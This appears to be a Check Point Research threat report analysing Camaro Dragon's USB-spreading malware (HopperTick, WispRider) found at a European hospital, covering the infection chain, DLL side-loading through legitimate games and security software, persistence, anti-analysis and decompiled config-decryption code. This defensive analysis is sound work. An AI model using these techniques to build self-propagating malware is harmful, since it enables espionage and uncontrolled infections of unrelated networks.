BEYOND THE HORIZON: TRAVELING THE WORLD ON CAMARO DRAGON'S USB FLASH DRIVES

June 22, 2023

Executive summary

- In early 2023, the Check Point Incident Response Team (CPIRT) team investigated a malware incident at a European healthcare institution involving a set of tools mentioned in the Avast report in late 2022. The incident was attributed to **Camaro Dragon**, a Chinese-based espionage threat actor whose

activities overlap with activities tracked by different researchers as Mustang Panda and LuminousMoth, whose focus is primarily on Southeast Asian countries and their close peers.

- The malware gained access to the healthcare institution systems through an infected USB drive. During the investigation, the Check Point Research (CPR) team discovered newer versions of the malware with similar capabilities to self-propagate through USB drives. In this way, malware infections originating in Southeast Asia spread uncontrollably to different networks around the globe, even if those networks are not the threat actors' primary targets.

- The main payload variant, called **WispRider,** has undergone significant revisions. In addition to backdoor capabilities and the ability to propagate through USB using the **HopperTick** launcher, the payload includes additional features, such as a bypass for SmadAV, an anti-virus solution popular in Southeast Asia. The malware also performs DLL-side-loading using components of security software, such as G-DATA Total Security, and of two major gaming companies (Electronic Arts and Riot Games). Check Point Research responsibly notified these companies on the above-mentioned use of their software by the attackers.

- The findings in this report, along with corroborating evidence from other industry reports, confirm that Chinese threat actors, including Camaro Dragon, continue to effectively leverage USB devices as an infection vector.

- The prevalence and nature of the attacks using self-propagating USB malware demonstrate the need of protecting against those, even for organizations that may not be the direct targets of such campaigns. We found evidence of USB malware infections at least in the following countries: Myanmar, South Korea, Great Britain, India and Russia.

Introduction

In early 2023, CPIRT investigated an incident at a European hospital. The investigation showed that the malicious activity observed was likely not targeted but was simply collateral damage from Camaro Dragon's self-propagating malware infections spreading via USB drives.

Camaro Dragon is a Chinese-based espionage threat actor whose operations are actively focused on Southeast Asian countries and foreign entities related to them. The threat actor shares similarities in TTPs

and resources with previously reported activities conducted by Chinese threat actors, namely Mustang Panda and LuminousMoth.

As a part of the investigation and tracking the threat actor, we encountered multiple newer versions of the toolset observed in the European hospital, with similar USB-propagating capabilities that allow the malware to spread uncontrollably. These tools, which we track as **WispRider** and **HopperTick**, align with other tools by the same threat actor recently discovered by CPR, such as a Go-based backdoor called TinyNote, and a malicious router firmware implant named HorseShell. All of them share infrastructure and operational goals.

In this report, we provide a full technical analysis of the infection chains and their various components. We cover HopperTick, a malicious launcher that is propagated via USB drives, and WispRider, which serves as its main payload and facilitates the propagation. We explain the mechanism by which infections spread from the initially targeted networks to many others through infected USB drives, ultimately reaching environments far beyond the scope of the threat actor's primary interests.

European Healthcare Institution Infection – How Did It Start?

Patient Zero in the malware infection was identified as an employee who had participated in a conference in Asia. He shared his presentation with fellow attendees using his USB drive. Unfortunately, one of his colleagues had an infected computer, so his own USB drive unknowingly became infected as a result. Upon returning to his home hospital in Europe, the employee introduced the infected USB drive to the hospital's computer systems, which led the infection to spread.

This incident provided an in-the-wild sighting of a set of tools described back in late 2022 in the Avast report (the toolset is labelled there as `SSE`), which analyzed several malicious tools staged on one of the distribution servers attributed to Mustang Panda. The infection chain starts when a victim launches a malicious Delphi launcher on the infected USB flash drive. The launcher reveals all of the victim's previously hidden files and is responsible for unleashing the main backdoor and infecting each new drive it interacts with.




Figure 1 – Scheme of all the components in Camaro Dragon USB infections from early 2023.

The Infector (Symantec.exe + LDVPOCX.OCX)

Backdoor Setup

On any infected USB flash drive, all the user's files are hidden in a separate folder, and the victim only sees the malicious launcher that bears the USB drive name and a USB drive icon. When the victim clicks on it, the launcher, written in Delphi, reveals all the user's files that were hidden, and starts the PE pre-existing at a specific USB path `Kaspersky\Usb Drive\3.0\Symantec.cmd`. This is a legitimate Symantec component that side-loads the malicious `LDVPOCX.OCX` which is located in the same folder. After creating a mutex and handling persistence via the registry Run key, the infector copies its working files from another hidden folder on the USB drive to the infected machine. It places .dat files, which are encrypted payloads, in a

folder `C:\ProgramData\SymantecSEndponit\Data`: `EdrEpmpCStorages.dat`, `PchEpmpCStorages.dat`, `prodcltdef.dat`, `csdkset.dat`. Two files are then decrypted and moved into `C:\ProgramData\Vivaldi\Application` (vivaldi.exe, vivaldi_elf.dll), and two more files are decrypted and moved into `C:\Users\odin\AppData\Local\Cyber` (CUZ.exe, ZIPDLL.dll)). Then both of these executables are started (`vivaldi` for the evasions module and `CUZ` for the main backdoor), causing them to side-load the malicious DLLs placed next to them.

USB infection setup

After all the files were copied, and the evasion module and the backdoor started, the infector creates two threads that are used for portable drives infection.

One thread creates a fake window that listens through a window procedure function for `DBT_DEVICEARRIVAL` and `DBT_DEVICEREMOVECOMPLETE` events. Listening to those events enables it to detect when a new USB device is inserted and to then infect it. Before starting the next thread, the infector enumerates all available drives by using the `GetLogicalDriveStringsW` API. It checks each drive to determine it is a hot-pluggable device by sending it an `IOCTL_STORAGE_GET_HOTPLUG_INFO` request, using the IO control code `0x2D0C14u`. Then, if the device is hot-pluggable, it internally marks this drive letter, thereby indicating for the soon-to-be-created created thread that this drive should be infected.

The second thread then reviews all of the drive letters. Any marked drives will be infected (described in the next section). From this moment, any USB drive that is connected to the system will be infected. It is interesting to note that existing network drives are not infected, but network drives that are added post-infection will be infected as well. This behavior is due to the lack of "hot-pluggable" checks in the window procedure created by the first thread; it infects any new device that is added and triggers one of the listened to event codes. Although network drives infected this way theoretically might be used as a means of lateral movement inside the same network, this behavior appears to be more of a flaw than an intentional feature. Manipulating numerous files and replacing them with an executable with a USB thumb drive icon on network drives is a conspicuous activity that can draw additional, unfavorable attention.

USB Infection

When a benign USB thumb drive is inserted into an infected computer, the malware detects a new device inserted into the PC and manipulates its files, creating several hidden folders at the root of the thumb drive:

- `Kaspersky\Usb Drive` – All files that existed on the thumb drive prior to the infection are moved to this folder.

- `Kaspersky\Usb Drive\3.0` – All .dat files from `C:\ProgramData\SymantecSEndponit\Data\`, `LDVPOCX.OCX` (Infector DLL) and `Symantec.cmd` (legitimate Symantec executable which side-loads `LDVPOCX.OCX`) are moved here.

Finally, the malware copies into the thumb drive a Delphi loader with the name of the original thumb drive name, with a USB thumb drive icon:




Figure 2 – An infected USB drive folder structure for the drive named "FAKE_USB". For the drive called "SecretDocuments" the Launcher would be called "SecretDocuments.exe".

There is no special technique used in this USB infection flow to automatically run the Delphi launcher. The scheme fully relies on social engineering; the victims can no longer see their files on the drive and are left only with the executable, which they will likely click to reveal their files – thereby setting off an infection flow of the machine.

The Backdoor (CUZ.exe/msexpert.exe + ZIPDLL.dll)

ZIPDLL.dll is the main backdoor side-loaded by CUZ.exe, a component of CAM UnZip software. The backdoor has 3 stages, each receiving a different set of arguments.

- **Setup.** The malware gets as an argument the path where it should be copied together with ZIPDLL.dll. This is the exact command that the infector uses to execute it: `C:\Users\user\AppData\Local\Cyber\CUZ.exe "C:/Users/user/AppData/Local/MicrosoftExplorer/msexpert.exe"`. In addition to setting up the "worker" copy, it also decrypts the shellcode embedded inside, generates a random key, encrypts the shellcode, and writes it to the file `c:\users\public\winmine.bin`. If the malware runs without an argument, it opens a once popular Minesweeper game (`winmine.exe`).

- **Anti-analysis.** The malware uses an interesting technique, recursively producing a process tree before continuing the execution. It starts the worker (msexpert.exe) with two arguments: a number (100) and the string of ASCII characters, which is the key that decrypts the shellcode stored in the `winmine.bin` file. After startup, the worker executes itself again recursively, with the first argument decreasing by 1 on each iteration. The behavior continues until the number goes down to zero, and then the worker is finally executed only with the encryption key.




Figure 3 – Worker process execution tree.

- **Execution.** When the `msexpert.exe` process is executed with a key as an argument, it decrypts the shellcode from `winmine.bin` and patches the executable in the memory to execute the shellcode. Next, the `ZIPDLL.dll` and the `winmine.bin` files are removed from the disk.

The backdoor has limited capabilities which it can execute according to the following commands from the C&C server:

- Delete the specified file.
- Create a file and write to it.
- Create the process.

Evasions module (vivaldi.exe + vivaldi_elf.dll)

The evasion module is `vivaldi_elf.dll`, which is side-loaded by a legitimate component of the Vivaldi browser. It is mainly responsible for changing the registry keys under `SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\` such as `Hidden` ,`HideFileExt` and `ShowSuperHidden.` All of those are related to hidden file attributes in the system.

The Vivaldi executable shows the same behavior as msexpert.exe, running with an argument (100) to launch itself recursively with decreasing arguments until it reaches 0.

Upgraded toolset

When searching for similar files in the wild, we found numerous newer versions circulating worldwide, most of which also first originated from Southeast Asia. While preserving the same capability to self-propagate via USB drives, these samples have a few significant technical differences from the case we observed at the European hospital:

- Instead of a "modular" structure, where each component is represented by a separate set of legitimate executables and side-loaded DLLs, all the functionality (USB infector, evasions module, and the backdoor itself) is combined inside the same payload.

- For DLL-side-loading of the payloads, the actors use some legitimate executables not discussed previously, such as components of GDATA Total Security Solution, Electronic Arts Games Access Server, or the RiotClient UX component. The malware versions also require a proper argument to be provided to the legitimate executable for the side-loaded DLL to reveal its malicious capabilities.

- The code of the malware components has undergone significant refactoring, heavily utilizing the capabilities of the C++ language. This applies to all the components, including the USB launcher, which was previously written in Delphi.

One of the USB launchers for the updated payload versions was submitted multiple times to VT in the last half year, with a clear geolocation cluster moving from Myanmar to Russia in the later stages of this malware's proliferation.

2022-12-19 05:12:15 UTC	DOTP(operation).exe	6f0eb2f6 - web	MM
2023-01-03 10:50:59 UTC	USB Drive.exe	e3e499fb - web	MM
2023-01-03 10:53:27 UTC	USB Drive.exe	e3e499fb - web	MM
2023-01-11 05:56:37 UTC	USB Drive.exe	e3e499fb - web	MM
2023-02-17 04:41:43 UTC	SP UFD U3.exe	6f0eb2f6 - web	MM
2023-03-08 07:37:34 UTC	Mar 07 2023.exe	baa42c9f - web	MM
2023-03-14 06:20:21 UTC	DATA .exe	ef832f0e - web	MM
2023-03-14 06:30:21 UTC	CNZ .exe	ef832f0e - web	MM
2023-03-20 13:18:02 UTC	.exe	04f6d097 - web	CN
2023-03-21 08:33:19 UTC	CORSAIR.exe	bc2b7717 - web	RU
2023-03-27 08:36:43 UTC	ТЫНЫБЕК.exe	cd87f272 - web	RU
2023-03-29 01:30:00 UTC	PHYOWAIAUNG.exe	dfdce4a0 - web	MM
2023-03-30 08:20:39 UTC	НОВЫЙ ТОМ.exe	9fe336bf - web	RU
2023-03-31 13:55:38 UTC	USB DISK.exe	e95de350 - web	RU
2023-04-03 02:56:45 UTC	PSO.exe	66a884aa - web	MM
2023-04-03 08:16:32 UTC	C:\Users\morozov\Desktop\USB Drive.exe	725be15c - api	RU
2023-04-04 20:33:22 UTC	USB Drive.exe	ab80a474 - web	RU
2023-04-05 18:15:05 UTC	SASHA.exe	fda85a06 - web	RU
2023-04-05 19:05:44 UTC	TRANSCEND.exe	2883fe89 - web	RU
2023-04-06 10:50:51 UTC	USB Drive.exe	e95de350 - web	RU
2023-04-06 19:33:42 UTC	USB Drive.exe	2883fe89 - web	RU
2023-04-09 19:14:54 UTC	Samsung USB.exe	ecb45079 - web	RU
2023-04-10 05:04:08 UTC	USB Drive.exe	b2a9d161 - web	RU
2023-04-10 06:03:37 UTC	ESD-USB.exe	c5358e99 - web	RU

Figure 4 – VT submitter for the HopperTick USB launcher.

This specific USB launcher was also digitally signed with a known malicious signature by 北京弘道长兴国际贸易有限公司 (Beijing Hongdao Changxing International Trade Co., Ltd.), the certificate was explicitly revoked some time ago.

Similar to the previous versions, the infection chain starts when a victim plugs in a compromised USB device and executes a malicious launcher from its root directory. We further track the updated USB launcher

as **HopperTick** and the unified backdoor-infector component as **WispRider**.




Figure 5 – Scheme of the components in Camaro Dragon USB infections observed in late 2022 to 2023.

HopperTick (USB launcher) analysis

HopperTick is an MFC application whose purpose is to pass an infection from an infected USB thumb drive. The launcher is saved on the USB thumb drive, with the thumb drive current name and a USB thumb drive icon. Those steps are part of a social engineering scheme to get an unsuspecting user to click and execute the launcher. Upon execution, HopperTick determines the drive letter of the USB thumb drive from which it's running by calling the `GetModuleFileNameW` function and then manipulating the received module file name. Next, it generates an ID for the thumb drive based on the volume serial number received from the `GetVolumeInformationW` API. Then, combining all of the gathered information, it creates the following string: `[DRIVE_LETTER]:\\Kaspersky\\Usb Drive\\3.0\\[DRIVE_ID]` and checks if the file exists. If it doesn't, the launcher also tries to look in the file path `[DRIVE_LETTER]:\\System Volume Information\\[DRIVE_ID]`.

The file `[DRIVE_ID]` contains a shellcode that is loaded, decrypted, reallocated, and executed in memory using `VirtualProtect`. The application itself doesn't continue its own execution but jumps directly to the shellcode and continues executing from it.

The execution flow consists of several steps:

1. Closes the File Explorer window where the victim originally started the launcher. The shellcode does this by calling the function `GetForegroundWindow` and then `PostMessageW` with the `WM_CLOSE` message.

2. Bypasses SmadAV. SmadAV is a "second-layer antivirus" that is popular in Southeast Asian countries. The bypass is done exactly the same way as in Camaro Dragon's TinyNote backdoor which we reported on recently.

3. Checks if the USB device is media-removable and hot-pluggable, by sending an IOCTL request to the thumb drive with the IoControlCode `IOCTL_STORAGE_GET_HOTPLUG_INFO` and checking for relevant features in the received `STORAGE_HOTPLUG_INFO` struct.

4. Creates a new Explorer process and opens a folder on the USB thumb drive containing the user's original files (in most cases we observed). The path is similar across all versions: `[DRIVE_LETTER]:\\Kaspersky\\Usb Drive\\`.

5. Infects the machine: Creates a working folder inside `C:\\ProgramData\\`, decrypts the .data files located in `[DRIVE_LETTER]:\\Kaspersky\\Usb Drive\\3.0\\` folder and saves them to the disk. These files include a legitimate executable, a fake DLL that is side-loaded by the executable, and a binary file containing both the configuration and encrypted payloads. Below is the list of the legitimate executables used for side-loading in this campaign:

DLL name	Legitimate Executable	Component and its developer
libcef.dll	RiotClientUx.exe	Riot Client, Riot Games, Inc.
EACore.dll	EACoreServer.exe	EA Core Server Application, Electronic Arts, Inc.

AVKkid.dll	AVKKid.exe	KidSafe (part of GDATA Total Security), G DATA Software AG

When side-loaded by the legitimate executable, the DLL first checks if the executable was executed with a specific hardcoded number as an argument. If the argument check fails, the process exits as a means of an anti-sandbox technique which does not allow the malware to reveal its capabilities when running dynamically without a proper infection chain.

6. Sets up persistence by adding the Run registry key and scheduled task with the path to the legitimate executable and the proper argument (e.g. `"C:\ProgramData\EACoreService\EACoreServer.exe" 114`).

WispRider (infector and backdoor) analysis

Malware Configuration

WispRider is a side-loaded DLL which contains both the USB infector component and the backdoor itself. It first creates a mutex to ensure there is a single instance running and checks that the executable that side-loaded it was executed with the proper argument. Next, it searches for a configuration file by first identifying a currently running directory from which the executable runs, and then recursively scanning from that directory to check each file as a potential config file candidate. A valid config file can be represented in the following struct:

```
1.  struct encrypted_config_file
2.  {
3.    DWORD crc32_checksum;
4.    WORD key_1_size;
5.    WORD key_2_size;
6.    BYTE key_1[key_1_size];
7.    BYTE key_2[key_2_size];
8.    config_data cfg_data;
9.  };
```

For each file encountered during the config search process, the malware first checks the CRC32 checksum by comparing the first 4 bytes with the CRC32 checksum of the rest of the file. If this check goes through, a path to a valid config file is saved, and WispRider proceeds to decrypt the config file using simple XOR

encryption loops, starting with the first key (`key_1`) and then again using XOR with the second key (`key_2`).

```
int __cdecl dd::crypto::xor_decrypt(
        PBYTE data,
        size_t data_size,
        PBYTE key_1,
        size_t key_1_size,
        PBYTE key_2,
        size_t key_2_size)
{
  int result; // eax
  int j; // [esp+D0h] [ebp-14h]
  signed int i; // [esp+DCh] [ebp-8h]

  sub_10070AD0(byte_10190001);

  // xor one
  for ( i = 0; i < (int)data_size; ++i )
    data[i] ^= key_1[i % (int)key_1_size];

  // xor two
  for ( j = 0; ; ++j )
  {
    result = j;
    if ( j >= (int)data_size )
      break;
    data[j] ^= key_2[j % (int)key_2_size];
  }
  return result;
```

Figure 6 – Configuration file decryption.

The config file contains relevant paths where the files should be stored both on an infected PC or an infected USB drive, and the actual encrypted content of these files. The data stored in the config file can be represented in the following struct:

```
1.  struct config_data
2.  {
3.    DWORD version;
4.    wchar_t path_usb_folder[260];
5.    wchar_t path_config_on_pc[260];
6.    wchar_t path_config_on_usb[260];
7.    config_data_entry entries[];
8.  };
9.
10. struct config_data_entry
11. {
12.   byte mode; // 0 = USB, 1 = PC, 2 = additional payload
```

```
    byte type; // 0 = DLL, 1 = EXE, 2 = shellcode
    wchar_t path[260];
    DWORD size_of_encrypted_data;
    DWORD unknown;
    BYTE encrypted_data[];
};
```

WispRider Execution flow

After the config is fully loaded and parsed, WispRider checks from which process it runs, and then compares it to each file path from `config_data_entry` with the `type` field equal to `1` (EXE). This allows the sample to understand if it's running from an already infected machine or if the machine needs to be infected. This determines its next behavior. If the malware discovers that it is running from an already infected computer, it goes over the list of config entries and looks for files with the mode field set to 2, indicating additional payloads, copies them to the PC, and executes them. In our case, one of the files had a reference to HPCustParticUI.exe, a legitimate executable that side-loads `HPCustPartUI.dll`, a "Disk Monitor" tool which is a version of a stealer discussed by Avast in the overview of the threat actor's tools.

Infection process

If the sample is not run from an infected machine, it continues to infect the present machine. This is likely an alternative infection vector that delivers the malware to the targeted network when the actors cannot rely on the USB propagation, as they can't physically access the machine to plug in an infected drive. Based on the known TTPs of the threat actor, we might suggest that these infections are initiated via spear-phishing campaigns that deliver an archive with all the infection-related files and assure the legitimate executable runs with a relevant argument.

